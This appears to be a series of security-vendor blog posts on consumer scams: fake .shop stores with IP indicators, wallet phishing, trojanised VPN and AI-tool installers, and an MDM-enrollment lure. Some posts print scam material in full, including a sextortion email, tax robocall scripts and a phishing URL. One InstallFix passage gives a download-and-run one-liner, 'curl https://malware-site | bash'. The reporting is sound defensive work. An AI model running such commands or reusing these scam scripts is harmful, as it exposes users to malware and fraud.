While investigating suspicious e-commerce domains, we identified a cluster of more than 20,000 sites sharing common infrastructure patterns.
Most used the .shop top-level domain (TLD), which has become a favourite among scammers thanks to cheap registration fees and a plausible-looking name. The .shop extension now ranks among the top TLDs associated with spam and malicious activity, according to Cloudflare’s email security data.
Digging into the page source revealed what ties these sites together. All run on WordPress and are powered by Sellvia, a legitimate US-based e-commerce platform that allows users to launch a dropshipping store quickly with ready-made templates, product catalogs, and payment processing.
The storefronts reuse Sellvia’s themes and pull product images from its network. The six “different” templates we observed are really just two base themes with cosmetic variations. Here are some examples, shown in pairs to illustrate how the same template appears under completely different brand names.
20,000 domains, 36 IP addresses
Behind the visual similarities, these fake shops share a common infrastructure backbone. All 20,000+ domains resolve to a set of just 36 IP addresses.
That level of concentration isn’t typical for legitimate online retailers. It’s a hallmark of bulk fraud operations where one group manages the servers and templates while individual operators spin up domains on top.
Much of this activity clusters around a small number of IP ranges, including blocks in the 207.244.x.x and 23.105.x.x space. That clustering points to a preference for specific hosting providers, and a setup designed for speed: spin up a domain, attach a template, go live.
This mirrors the franchise-style model seen in other fake shop networks. A core group manages the servers, templates, and payment setup, while operators register domains and launch storefronts on top. When one site is flagged or taken down, another takes its place.
But the same clustering is also a weakness. Disrupt a small number of servers, and you can take thousands of sites offline.
How to stay safe from fake shops
These fake shops aren’t independent businesses. They’re part of large, repeatable operations designed to look convincing, move fast, and disappear just as quickly.
If a site feels unfamiliar, rushed, or too good to be true, treat it that way. A few extra seconds of checking can save you from handing over your money and your data to cybercriminals.
Use browser protection. Tools like Malwarebytes Browser Guard can block known scam sites before you ever reach checkout.
Check the domain carefully. Be cautious with unfamiliar endings like .shop, .top, .store, and .xyz, especially when paired with generic, brand-sounding names. If you’ve never heard of the retailer, that’s your first signal.
Be skeptical of deep discounts. If an item is sold out everywhere else but heavily discounted on one unknown site, it’s bait.
Watch for copy-paste storefronts. If multiple sites have identical layouts, product images, and banners under different names, they’re likely using the same template. Legitimate stores don’t operate like that.
Look for independent reviews. Search the store name with terms like “review” or “scam.” If the only results are the site itself, that tells you something.
Don’t ignore your instincts. If something feels off, stop. Don’t enter your payment details just to “see what happens.”
Use safer payment methods. Credit cards offer better protection than debit. Virtual cards or payment services can add an extra layer between your details and the seller.
Pro tip: Malwarebytes blocks these domains as fraudulent.
Indicators of Compromise (IOCs)
IP addresses
108[.]59[.]1[.]151
108[.]59[.]12[.]118
108[.]59[.]14[.]13
108[.]59[.]8[.]97
108[.]62[.]0[.]220
108[.]62[.]116[.]82
108[.]62[.]117[.]45
162[.]210[.]195[.]105
162[.]210[.]195[.]113
162[.]210[.]198[.]37
162[.]210[.]199[.]12
162[.]210[.]199[.]183
162[.]210[.]199[.]235
192[.]96[.]200[.]81
198[.]7[.]58[.]168
198[.]7[.]58[.]87
199[.]115[.]115[.]2
207[.]244[.]102[.]13
207[.]244[.]109[.]109
207[.]244[.]126[.]106
207[.]244[.]126[.]19
207[.]244[.]126[.]21
207[.]244[.]67[.]158
207[.]244[.]69[.]201
207[.]244[.]71[.]143
207[.]244[.]89[.]198
207[.]244[.]91[.]203
23[.]105[.]160[.]43
23[.]105[.]172[.]14
23[.]105[.]8[.]15
23[.]105[.]8[.]17
23[.]105[.]8[.]19
23[.]82[.]11[.]26
23[.]82[.]13[.]161
23[.]82[.]13[.]34
5[.]79[.]69[.]45
We don’t just report on scams—we help detect them
Cybersecurity risks should never spread beyond a headline. If something looks dodgy to you, check if it’s a scam using Malwarebytes Scam Guard. Submit a screenshot, paste suspicious content, or share a link, text or phone number, and we’ll tell you if it’s a scam or legit. Available with Malwarebytes Premium Security for all your devices, and in the Malwarebytes app for iOS and Android.
A phishing site impersonating the newly-launched Pudgy World browser game is targeting crypto users with a technique that goes well beyond a convincing logo and matching color scheme.
Pudgy World is a free-to-play browser game built around the Pudgy Penguins NFT brand. Players explore a virtual world, customize penguin avatars, and complete quests. But some features are tied to digital collectibles and in-game items stored in cryptocurrency wallets.
That means the official game sometimes asks players to connect a crypto wallet to verify ownership of items or unlock additional features. The phishing site abuses that step: When a visitor selects their wallet on this fake site, it shows what appears to be that wallet’s own unlock screen. To the user, it looks for all the world like the real crypto wallet software they already trust.
Phishing site impersonating the Pudgy World site.
“Connect your wallet to get started”
The Pudgy Penguins brand has had an extraordinary few months. The penguin NFT project, revived by CEO Luca Netz after he acquired it in 2022, has steadily built one of the most convincing crossover stories in Web3: physical plush toys on Walmart and Target shelves, a mobile game called Pudgy Party that crossed a million downloads, and a browser-based game called Pudgy World that went live on 10 March 2026 to immediate viral attention.
The official game asks players to connect a crypto wallet to get started. That text: “Connect your wallet to get started” is now appearing, verbatim, on a site that has nothing to do with Pudgy Penguins.
The domain in question is pudgypengu-gamegifts[.]live. It is not affiliated with Igloo Inc., the company behind Pudgy Penguins, in any way. The site reproduces the official game’s icy background artwork, the Pudgy Penguins logo, and the brand’s characteristic blue-and-white color palette with enough fidelity that a user arriving during the excitement of a new game launch would have no obvious reason for suspicion.
Eleven wallets, eleven convincing forgeries
Selecting a wallet here triggers the fake wallet interface.
Clicking the CONNECT button opens a dark-themed pop-up window built to resemble the Reown WalletConnect connection kit—the open-source library that the real Pudgy World site uses to handle wallet connections. The modal even displays the “reown” and “Manual Kit” tab labels at the top, matching the genuine component.
The attack becomes technically interesting at the next step.
Selecting a software wallet does not redirect the user to another page or open an external site. Instead, the page renders an overlay designed to look like the wallet’s actual browser extension unlock screen. The overlay appears at the edge of the browser viewport right where a real extension popup would appear.
Hardware wallet flows behave differently. Selecting Trezor Wallet opens a center-screen dialog mimicking the Trezor Connect interface, rather than a corner overlay. In both cases, the result is that the user believes they are looking at their own installed software, when they are in fact looking at a webpage element controlled by the attacker.
The forgery sits exactly where your real extension would
For every browser extension wallet on the list, the phishing site renders an unlock screen built to match the real extension’s own visual identity, with the correct logo, color scheme, button layout, and wording.
The screenshots below show the forgeries alongside the genuine extensions. The differences are not visible to someone who is not looking for them.
Fake extension
Real extension
Fake extension
Real extension
Fake extension
Real extension
Hardware wallet users are not exempt, and the targeting of Trezor is particularly telling.
Trezor devices are typically owned by people who have been in crypto long enough to invest in dedicated security hardware. In other words, users likely holding higher-value accounts.
Selecting Trezor Wallet on the phishing site triggers a dialog that closely mimics the Trezor Connect bridge interface. At the same time, the browser displays a native USB device permission prompt—the operating system’s own dialog, triggered by a WebUSB API call—reading “pudgypengu-gamegifts.live wants to connect.”
The prompt says “No compatible devices found” if no Trezor is plugged in, but the sequence is designed to look like a genuine hardware handshake.
A user who plugs in their Trezor at this point and approves the USB permission has granted the phishing site access to the device bridge.
For those without a device to hand, the dialog offers another option: “Use an alternative connection method.” That path is likely where the most damage is done. A user who cannot get the hardware flow to work and falls back to a manual option is one step away from being asked to type in their seed phrase, the master key to everything in their wallet, directly into a field the attacker controls.
“No compatible devices found.”
The page that plays dead for researchers
The phishing page is more cautious than it first appears.
Embedded in the site is an obfuscated JavaScript loader, its real contents compressed and hidden behind multiple layers of encoding, that performs a series of checks before doing anything visible.
First, it tests whether the browser is being driven by an automated tool of the kind security researchers and sandboxes use to analyse suspicious pages in bulk. If it detects one, it quietly stops and the page appears clean.
Next, it reads the graphics hardware identifier to determine whether it is running inside a virtual machine, which is another common analysis environment.
Only once it is satisfied that a real user is present does it request a second, larger payload from the attacker’s server. That payload contains the code responsible for credential theft.
Even that request contains a safeguard. If the server response is smaller than 500 KB (the kind of placeholder response a security vendor might serve to a known malicious domain), the loader discards it and does nothing.
The practical consequence of all this is that automated scanning tools are likely to rate the initial page as benign, because on their infrastructure, it behaves like one. The malicious functionality never loads unless the attacker’s server decides the visitor is worth targeting.
Why this campaign targets Pudgy players
The timing seems to be deliberate. Pudgy World launched on March 10, 2026, and the phishing campaign appears to have been active around the same window. New players arriving at the game for the first time are walking through a Web3 onboarding flow they have never experienced before.
The legitimate “connect your wallet” step on the official site teaches users that this behaviour is normal. The phishing site then exploits that expectation before experience can challenge it.
The range of wallets targeted is also significant. The campaign leaves almost no wallet blind spot. Whether the victim holds Ethereum, Solana, or multi-chain assets, there is a convincing forgery waiting for them. Building 11 wallet-specific UI forgeries is not a trivial undertaking. It points either to a well-resourced threat actor or, more likely, to the reuse of a commercial phishing kit built for precisely this class of attack.
What to do if you may have been affected
Crypto phishing campaigns have long relied on fake airdrops and fake MetaMask pages. This campaign stands out for how precisely it imitates a wallet’s unlock screen, placing the prompt exactly where a real extension pop-up would appear and exploiting users’ muscle memory.
The attack also piggybacks on Pudgy World’s launch. As Web3 products reach wider audiences, they attract attackers targeting users unfamiliar with wallet security.
One rule still holds: a website can never display your real browser extension unlock screen.
If you entered your MetaMask, Coinbase Wallet, or any other software wallet password on this site, change your password immediately by unlocking the extension normally and going to Settings. Consider transferring assets to a new wallet address whose seed phrase has never been used on any website.
If you approved the USB device permission prompt for Trezor, disconnect your device and review your Trezor Suite connection history. A WebUSB connection alone does not expose your seed phrase, but it can allow a malicious page to communicate with the bridge. Revoke the permission in your browser’s site settings immediately.
Bookmark the official Pudgy Penguins site (pudgypenguins.com) and the official game URL. Navigate to it directly from that bookmark, never from a link in Discord, Twitter, or a direct message.
Install a browser extension that flags known phishing domains before you interact with them. Malwarebytes Browser Guard will block this domain.
Remind yourself of this rule: your wallet’s unlock screen always appears in the bar at the very top of the window, not inside the page itself. Any page that appears to show you your wallet’s password prompt inside the page content is a phishing site.
This blog is about how trying to do the “right thing” can lead you straight into a trap. People searching for a VPN ended up downloading credential-stealing malware.
From the victim’s perspective, their trust was exploited at every step: trust in search engines, in familiar logos, in digital signatures, and in the assumption that if things “work in the end,” they must be safe.
Imagine you’re looking for a VPN client to connect to your employer’s network. You use your favorite search engine and, at the top of the search results, you see exactly what you were looking for: listings that look like they belong to established names in the industry. They have the right logo, the right product name, and a description that sounds legitimate.
But what you’re looking at, in the cases Microsoft describes, are search results influenced by SEO poisoning. Search engine optimization (SEO) poisoning comes down to getting a web page to rank highly for relevant search results without buying ads or following legitimate, but tedious, SEO best practices. Instead, cybercriminals use deceptive or outright illegal means to push their pages to the top.
On the spoofed—maybe even cloned—VPN page, everything looks familiar: the vendor branding, product name, and a short blurb about secure remote access. Most importantly, there’s a prominent Download button. You click, expecting an installer from a reputable vendor, but the site quietly redirects you to a GitHub release download instead, offering a ZIP file called something along the lines of VPN-CLIENT.zip.
GitHub is a favorite distribution channel for malware authors because it’s widely trusted. In this campaign, the criminals even signed their file with a legitimate certificate, which has since been revoked. The downloaded ZIP file contains a Microsoft Software Installer (.msi) file that takes the victim through the usualy Install, Next, Next, Finish routine, while side-loading malicious dynamic link library (DLL) files during the installation.
One of those DLLs, dwmapi.dll, is acting as a loader, launching embedded shellcode that in turn runs inspector.dll, a variant of the Hyrax infostealer. From the moment the install finishes, your VPN client is not just a client but also a credential thief.
When you start using your new VPN, several things happen in quick succession:
The fake VPN client captures your username, password, and target URI, and hands this data to the Hyrax infostealer component.
Hyrax also reads existing VPN configuration data, scooping up any stored connections and saved credentials.
The malware sends all the stolen information to attacker‑controlled infrastructure.
All the user sees is a plausible‑sounding error like “connection failed” or “installation problem.” To top things off, the malware provides instructions to download the legitimate VPN client from official sources. In certain instances, it even opens the user’s browser to the real VPN website. All this, of course, to alleviate suspicion.
The rest happens on the employer’s network. The attacker can now log into the corporate VPN as you, from infrastructure they control, and immediately blend in with normal remote access traffic. If your account has access to file shares, internal admin panels, ticketing systems, or cloud services, they can start exploring or abusing these resources.
How to stay away from fake VPN clients
Now that you know what to look for, you’re already one step ahead. Here are some more general tips to stay safe:
Never trust search results alone, especially for security software. Go straight to the vendor’s website.
Double‑check the domain before downloading. Are you still on the vendor’s site or a trusted platform? If needed, verify the download link with your IT department.
Report “failed” VPN installs to IT. Don’t keep retrying. An unexpected failure followed by a redirect should raise a red flag.
Don’t store corporate VPN credentials in personal password managers or browsers.
If you’ve ever installed a VPN client from an untrusted site or an unusual domain, assume your VPN credentials may be compromised and request a reset.
We don’t just report on privacy—we offer you the option to use it.
Privacy risks should never spread beyond a headline. Keep your online privacy yours by using Malwarebytes Privacy VPN.
A recurring lure in phishing emails impersonating United Healthcare is the promise of a free Oral-B toothbrush. But the interesting part isn’t the toothbrush. It’s the link.
Two examples of phishing emails
Recently we found that these phishers have moved from using Microsoft Azure Blob Storage (links looking like this:
to links obfuscated by using an IPv6-mapped IPv4 address to hide the IP in a way that looks confusing but is still perfectly valid and routable. For example:
http://[::ffff:5111:8e14]/
In URLs, putting an IP in square brackets means it’s an IPv6 literal. So [::ffff:5111:8e14] is treated as an IPv6 address.
::ffff:x:y is a standard form called an IPv4-mapped IPv6 address, used to represent an IPv4 address inside IPv6 notation. The last 32 bits (the x:y part) encode the IPv4 address.
So we need to convert 5111:8e14 to an IPv4 address. 5111 and 8e14 are hexadecimal numbers. In theory that means:
0x5111 in decimal = 20753
0x8e14 in decimal = 36372
But for IPv4-mapped addresses we really treat that last 32 bits as four bytes. If we unpack 0x51 0x11 0x8e 0x14:
0x51 = 81
0x11 = 17
0x8e = 142
0x14 = 20
So, the IPv4 address this URL leads to is 81.17.142.20
The emails are variations on a bogus reward from scammers pretending to be United Healthcare that uses a premium Oral‑B iO toothbrush as bait. Victims are sent to a fast‑rotating landing page where the likely endgame is the collection of personally identifiable information (PII) and card data under the guise of confirming eligibility or paying a small shipping fee.
How to stay safe
What to do if you entered your details
If you submitted your card details:
Contact your bank or card issuer immediately and cancel the card
Dispute any unauthorized charges
Don’t wait for fraud to appear. Stolen card data is often used quickly
Change passwords for accounts linked to the email address you provided
Cybersecurity risks should never spread beyond a headline. If something looks dodgy to you, check if it’s a scam using Malwarebytes Scam Guard. Submit a screenshot, paste suspicious content, or share a link, text or phone number, and we’ll tell you if it’s a scam or legit. Available with Malwarebytes Premium Security for all your devices, and in the Malwarebytes app for iOS and Android.
Our malware removal support team recently flagged a new wave of sextortion emails, with the subject line: “You pervert, I recorded you!”
If the message sounds familiar, that’s because it’s a variation of the long-running “Hello pervert” scam.

The email claims the target’s device has been infected by a “drive-by exploit,” which supposedly gave the extortionist full access to the device. To add credibility, the scammer includes a password that actually belongs to the target.
Here’s one of the emails:
Your device was compromised by my private malware. An outdated browser makes you vulnerable; simply visiting a malicious website containing my iframe can result in automatic infection. For further information search for ‘Drive-by exploit’ on Google. My malware has granted me full access to your accounts, complete control over your device, and the ability to monitor you via your camera. If you believe this is a joke, no, I know your password: {an actual password} I have collected all your private data and RECORDED FOOTAGE OF YOU MASTRUBATING THROUGH YOUR CAMERA! To erase all traces, I have removed my malware. If you doubt my seriousness, it takes only a few clicks to share your private video with friends, family, contacts, social networks, the darknet, or to publish your files. You are the only one who can stop me, and I am here to help. The only way to prevent further damage is to pay exactly $800 in Bitcoin (BTC). This is a reasonable offer compared to the potential consequences of disclosure. You can purchase Bitcoin (BTC) from reputable exchanges here: {list of crypto-currency exchanges} Once purchased, you can send the Bitcoin directly to my wallet address or use a wallet application such as Atomic Wallet or Exodus Wallet to manage your transactions. My Bitcoin (BTC) wallet address is: {bitcoin wallet which has received 1 payment at the time of writing} Copy and paste this address carefully, as it is case-sensitive. You have 4 days to complete the payment. Since I have access to this email account, I will be aware if this message has been read. Upon receipt of the payment, I will remove all traces of my malware, and you can resume your normal life peacefully. I keep my promises!
The message is a bit contradictory. Early on, the sender claims they have already removed the malware to “erase all traces,” but later promises to remove it after receiving payment.
Where the password comes from
I found that one particular sender using the name Jenny Green and the Gmail address JennyGreen64868@gmail.com sent many of these emails to people that use the FakeMailGenerator service.
FakeMailGenerator is a free disposable email service that gives users a temporary, receive‑only inbox they can use instead of their real address, mainly to get around email confirmations or avoid spam.
As mentioned, the addresses are receive‑only, meaning they cannot legitimately send mail and the mailbox is not tied to a specific person. On top of that, there is no login. Anyone who knows the address (or guesses the inbox URL) can see the same inbox.
My guess is that the scammer searched these public inboxes for passwords and then reused those passwords in their sextortion emails.
So users of FakeMailGenerator and similar services should consider this a warning. Your inbox may be publicly accessible, show up in search results, and you may receive a lot more than what you signed up for. Definitely don’t use services like this for anything sensitive.
How to stay safe
Knowing these scams exist is the first step to avoiding them. Sextortion emails rely on panic and embarrassment to push people into paying quickly. Here are a few simple steps to protect yourself:
Don’t rush. Scammers rely on fear and urgency. Take a moment to think before reacting.
Don’t reply to the email. Responding tells the attacker that someone is reading messages at that address, which may lead to more scams.
Change your password if it appears in the email. If you still use that password anywhere, update it.
Use a password manager. If you’re having trouble generating or storing a strong password, have a look at a password manager.
Don’t open unsolicited attachments. Especially when the sender address is suspicious or even your own.
Don’t use disposable inboxes for important accounts. The mail in that inbox might be available for anyone to find.
For peace of mind, turn your webcam off or buy a webcam cover so you can cover it when you’re not using the webcam.
Pro tip: Malwarebytes Scam Guard immediately recognized this for what it is: a sextortion scam.
What do cybercriminals know about you?
Use Malwarebytes’ free Digital Footprint scan to see whether your personal information has been exposed online.
While Americans are sorting through paperwork to get their taxes filed in time, scammers are working overtime to grab a piece of the action.
As tax season ramps up, so does scam activity. Our telemetry shows a spike in robocalls impersonating tax resolution firms, tax relief agencies, and vaguely named “assistance centers.” These calls are designed to create urgency, fear, and confusion in the hope of pushing recipients to call back before they have time to think critically.
These robocalls typically try to collect personal information, pressure victims into paying fake tax debts, or funnel them into questionable tax-relief services.
Below are transcripts of two recent voicemail examples submitted by anonymized Scam Guard users that illustrate how these scams operate.
The scripts: different names, similar playbook
Voicemail #1
“Hi, this is <REDACTED_NAME> calling on March 3rd from the eligibility support and review division at the tax resolution assistance center. I’m contacting you because your account remains under active confirmation review. There is still an opportunity to verify your standing while this evaluation period remains open. To make this simple, we provide a direct proprietary verification line with no weight, allowing immediate access to clear and accurate information. This verification step is brief and focused strictly on determining current eligibility and available options. Please call back at 888-919-9743. Again, 888-919-9743. If this message reached you in error, please call back and press 3 to be removed”
Characteristics:
Claims to be from an “eligibility support and review division at the tax resolution assistance center.”
Says your “account remains under active confirmation review.”
Offers a “direct proprietary verification line.”
Urges quick action while the “evaluation period remains open.”
Provides a callback number and an opt-out option.
Voicemail #2
“Hi, this is <REDACTED_NAME> with professional tax associates. Today is Tuesday March 3rd. I’m calling to follow up on back taxes and missed filings. This may be our only attempt to reach you, and due to new resolution programs that are available for a limited time, we highly recommend you give us a call today. This will be your best opportunity to get a fresh start before it becomes a bigger and permanent issue. Please call us back today at 8338204216 again 8338204216. If you’ve already resolved this issue. You may disregard this message or call back using the number on your caller ID to opt out. Thank you. If you were reached in error or wish to stop future outreach, please press 8 now and you will be removed from future outreach. Thank you and we look forward to assisting you. “
Characteristics:
Claims to be with “professional tax associates.”
References “back taxes and missed filings.”
Warns this “may be our only attempt to reach you.”
Mentions “new resolution programs available for a limited time.”
Provides a callback number and opt-out instructions.
What these robocalls have in common
While the wording differs slightly, the structure and psychological tactics are nearly identical.
Both messages use generic but authoritative language:
“Eligibility support and review division”
“Tax resolution assistance center”
“Professional tax associates”
These names sound legitimate but don’t identify a specific, verifiable company. Scammers often rely on institutional-sounding phrases to create credibility without providing any real details.
Both messages also reference vague “account” problems, but neither voicemail mentions:
Your name
A specific tax year
A case number
A known agency like the IRS
Instead, they reference:
“Active confirmation review”
“Back taxes and missed filings”
“Eligibility and available options”
This vagueness is intentional. It allows the same robocall script to target thousands of people, regardless of their actual tax situation.
What you will always see with scams is urgency. Both calls attempt to rush the recipient into action:
“There is still an opportunity… while this evaluation period remains open.”
“This may be our only attempt to reach you.”
“Limited time resolution programs.”
“Call today.”
Creating urgency reduces the likelihood that someone will pause, research the number, or consult a trusted source.
The second voicemail includes the promise of a “fresh start before it becomes a bigger and permanent issue.” This is a common emotional hook, blending fear (a permanent problem) with hope (a fresh start), which can encourage impulsive callbacks.
Both messages push recipients to call a direct number rather than referencing an official website or established contact method. Legitimate tax agencies, including the IRS, do not initiate contact through unsolicited robocalls asking you to call back immediately.
Both scripts include instructions like:
“Press 3 to be removed.”
“Press 8 now and you will be removed.”
“Call back using the number on your caller ID to opt out.”
These opt-out options create an illusion of compliance and legitimacy. In reality, pressing numbers or calling back can confirm that your phone number is active, which may lead to more scam calls.
How to stay safe
Knowing how to identify scam calls is an important step. So, here are some key red flags to watch for:
No personalization
Vague agency names
Pressure to act immediately
Threat of missed opportunity
Promises of relief without verification
Instructions to call back a random 800/833/888 number
Robotic or heavily scripted tone
If a message checks at least one of these boxes, it is very likely not legitimate.
Before calling a number, verify it by visiting the official site directly.
Beware of unsolicited phone calls or emails, especially those that ask you to act immediately. Government agencies will not call out of the blue to demand sensitive personal or financial information.
Never provide sensitive personal information such as your bank account, charge card, or Social Security number over unverified channels. Instead use a secure method such as your online account or another application on IRS.gov.
Attackers are cloning install pages for popular tools like Claude Code and swapping the “one‑liner” install commands with malware, mainly to steal passwords, cookies, sessions, and access to developer environments.
Modern install guides often tell you to copy a single command like curl https://malware-site | bash into your terminal and hit Enter. That habit turns the website into a remote control: whatever script lives at that URL runs with your permissions, often those of an administrator.
Researchers found that attackers abuse this workflow by keeping everything identical, only changing where that one‑liner actually connects to. For many non‑specialist users who just started using AI and developer tools, this method feels normal, so their guard is down.
But this basically boils down to “I trust this domain” and that’s not a good idea unless you know for sure that it can be trusted.
It usually plays out like this. Someone searches “Claude Code install” or “Claude Code CLI,” sees a sponsored result at the top with a plausible URL, and clicks without thinking too hard about it.
But that ad leads to a cloned documentation or download page: same logo, same sidebar, same text, and a familiar “copy” button next to the install command. In many cases, any other link you click on that fake page quietly redirects you to the real vendor site, so nothing else looks suspicious.
Similar to ClickFix attacks, this method is called InstallFix. The user runs the code that infects their own machine, under false pretenses, and the payload usually is an infostealer.
The main payload in these Claude Code-themed InstallFix cases is an infostealer called Amatera. It focuses on browser data like saved passwords, cookies, session tokens, autofill data, and general system information that helps attackers profile the device. With that, they can hijack web sessions and log into cloud dashboards and internal administrator panels without ever needing your actual password. Some reports also mention an interest in crypto wallets and other high‑value accounts.
Windows and Mac
The Claude Code-based campaign the researchers found was equipped to target both Windows and Mac users.
On macOS, the malicious one‑liner usually pulls a second‑stage script from an attacker‑controlled domain, often obfuscated with base64 to look noisy but harmless at first glance. That script then downloads and runs a binary from yet another domain, stripping attributes and making it executable before launching it.
On Windows, the command has been seen spawning cmd.exe, which then calls mshta.exe with a remote URL. This allows the malware logic to run as a trusted Microsoft binary rather than an obvious random executable. In both cases, nothing spectacular appears on screen: you think you just installed a tool, while the real payload silently starts doing its work in the background.
How to stay safe
With ClickFix and InstallFix running rampant—and they don’t look like they’re going away anytime soon—it’s important to be aware, careful, and protected.
Slow down. Don’t rush to follow instructions on a webpage or prompt, especially if it asks you to run commands on your device or copy-paste code. Analyze what the command will do, before you run it.
Avoid running commands or scripts from untrusted sources. Never run code or commands copied from websites, emails, or messages unless you trust the source and understand the action’s purpose. Verify instructions independently. If a website tells you to execute a command or perform a technical action, check through official documentation or contact support before proceeding.
Limit the use of copy-paste for commands. Manually typing commands instead of copy-pasting can reduce the risk of unknowingly running malicious payloads hidden in copied text.
Secure your devices. Use an up-to-date, real-time anti-malware solution with a web protection component.
Educate yourself on evolving attack techniques. Understanding that attacks may come from unexpected vectors and evolve helps maintain vigilance. Keep reading our blog!
Pro tip: Did you know that the free Malwarebytes Browser Guard extension warns you when a website tries to copy something to your clipboard?
We don’t just report on threats—we remove them
Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.
A phishing page disguised as a Google Meet update notice is silently handing victims’ Windows computers to an attacker-controlled management server. No password is stolen, no files are downloaded, and there are no obvious red flags.
It just takes a single click on a convincing Google Meet fake update prompt to enroll your Windows PC into an attacker-controlled device management system.
“To keep using Meet, install the latest version”
The social engineering is almost embarrassingly simple: an app update notice in the right brand colors.
The page impersonates Google Meet well enough to pass a casual glance. But neither the Update now button nor the Learn more link below it goes anywhere near Google.
Both trigger a Windows deep link using the ms-device-enrollment: URI scheme. That’s a handler built into Windows so IT administrators can send staff a one-click device enrollment link. The attacker has simply pointed it at their own server instead.
What “enrollment” actually means for your machine
The moment a visitor clicks, Windows bypasses the browser and opens its native Set up a work or school account dialog. That’s the same prompt that appears when a corporate IT team provisions a new laptop.
The URI arrives pre-populated: The username field reads collinsmckleen@sunlife-finance.com (a domain impersonating Sun Life Financial), and the server field already points to the attacker’s endpoint at tnrmuv-api.esper[.]cloud.
The attacker isn’t trying to perfectly impersonate the victim’s identity. The goal is simply to get the user to click through a trusted Windows enrollment workflow, which grants device control regardless of whose name appears in the form. Campaigns like this rarely expect everyone to fall for them. Even if most people stop, a small percentage continuing is enough for the attack to succeed.
A victim who clicks Next and proceeds through the wizard will hand their machine to an MDM (mobile device management) server they have never heard of.
MDM (Mobile Device Management) is the technology companies use to remotely administer employee devices. Once a machine is enrolled, the MDM administrator can silently install or remove software, enforce or change system settings, read the file system, lock the screen, and wipe the device entirely, all without the user’s knowledge.
There is no ongoing malware process to detect, because the operating system itself is doing the work on the attacker’s behalf.
The attacker’s server is hosted on Esper, a legitimate commercial MDM platform used by real enterprises.
Decoding the Base64 string embedded in the server URL reveals two pre-configured Esper objects: a blueprint ID (7efe89a9-cfd8-42c6-a4dc-a63b5d20f813) and a group ID (4c0bb405-62d7-47ce-9426-3c5042c62500). These represent the management profile that will be applied to any enrolled device.
The ms-device-enrollment: handler works exactly as Microsoft designed it, and Esper works exactly as Esper designed it. The attacker has simply pointed both at someone who never consented.
No malware, no credential theft. That’s the problem.
There is no malicious executable here, and no phished Microsoft login.
The ms-device-enrollment: handler is a documented, legitimate Windows feature that the attacker has simply redirected.
Because the enrollment dialog is a real Windows system prompt rather than a spoofed web page, it bypasses browser security warnings and email scanners looking for credential-harvesting pages.
The command infrastructure runs on a reputable SaaS platform, so domain-reputation blocking is unlikely to help.
Most conventional security tools have no category for “legitimate OS feature pointed at hostile infrastructure.”
The broader trend here is one the security industry has been watching with growing concern: attackers abandoning malware payloads in favor of abusing legitimate operating system features and cloud platforms.
What to do if you think you’ve been affected
Because the attack relies on legitimate system features rather than malware, the most important step is checking whether your device was enrolled.
Check whether your device was enrolled:
Open Settings > Accounts > Access work or school.
If you see an entry you don’t recognize, especially one referencing sunlife-finance[.]com or esper[.]cloud, click it and select Disconnect.
If you clicked “Update now” on updatemeetmicro[.]online and completed the enrollment wizard, treat your device as potentially compromised.
Run an up-to-date, real-time anti-malware solution to check for any secondary payloads the MDM server may have pushed after enrollment.
If you are an IT administrator, consider whether your organization needs a policy blocking unapproved MDM enrollment. Microsoft Intune and similar tools can restrict which MDM servers Windows devices are allowed to join.
We don’t just report on threats—we remove them
Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.
Attackers are abusing OpenClaw’s popularity by seeding fake “installers” on GitHub, boosted by Bing AI search results, to deliver infostealers and proxy malware instead of the AI assistant users were looking for.
OpenClaw is an open‑source, self‑hosted AI agent that runs locally on your machine with broad permissions: it can read and write files, run shell commands, interact with chat apps, email, calendars, and cloud services. In other words, if you wire it into your digital life, it may end up handling access to a lot of sensitive data.
And, as is often the case, popularity brings brand impersonation. According to researchers at Huntress, attackers created malicious GitHub repositories posing as OpenClaw Windows installers, including a repo called openclaw-installer. These were added on February 2 and stayed up until roughly February 10, when they were reported and removed.
Bing search results pointed victims to these GitHub repositories. But when the victim downloaded and ran the fake installer, it didn’t give them OpenClaw at all. The installer dropped Vidar, a well‑known information stealer, directly into memory. In some cases, the loader also deployed GhostSocks, effectively turning the victim’s system into a residential proxy node criminals could route their traffic through to hide their activities.
How to stay safe
The good news is that the campaign appears to have been short-lived, and there are clear indicators and mitigations you can use.
If you downloaded an OpenClaw installer recently from GitHub after searching “OpenClaw Windows” in Bing, especially in early February, you should assume your system is compromised until proven otherwise.
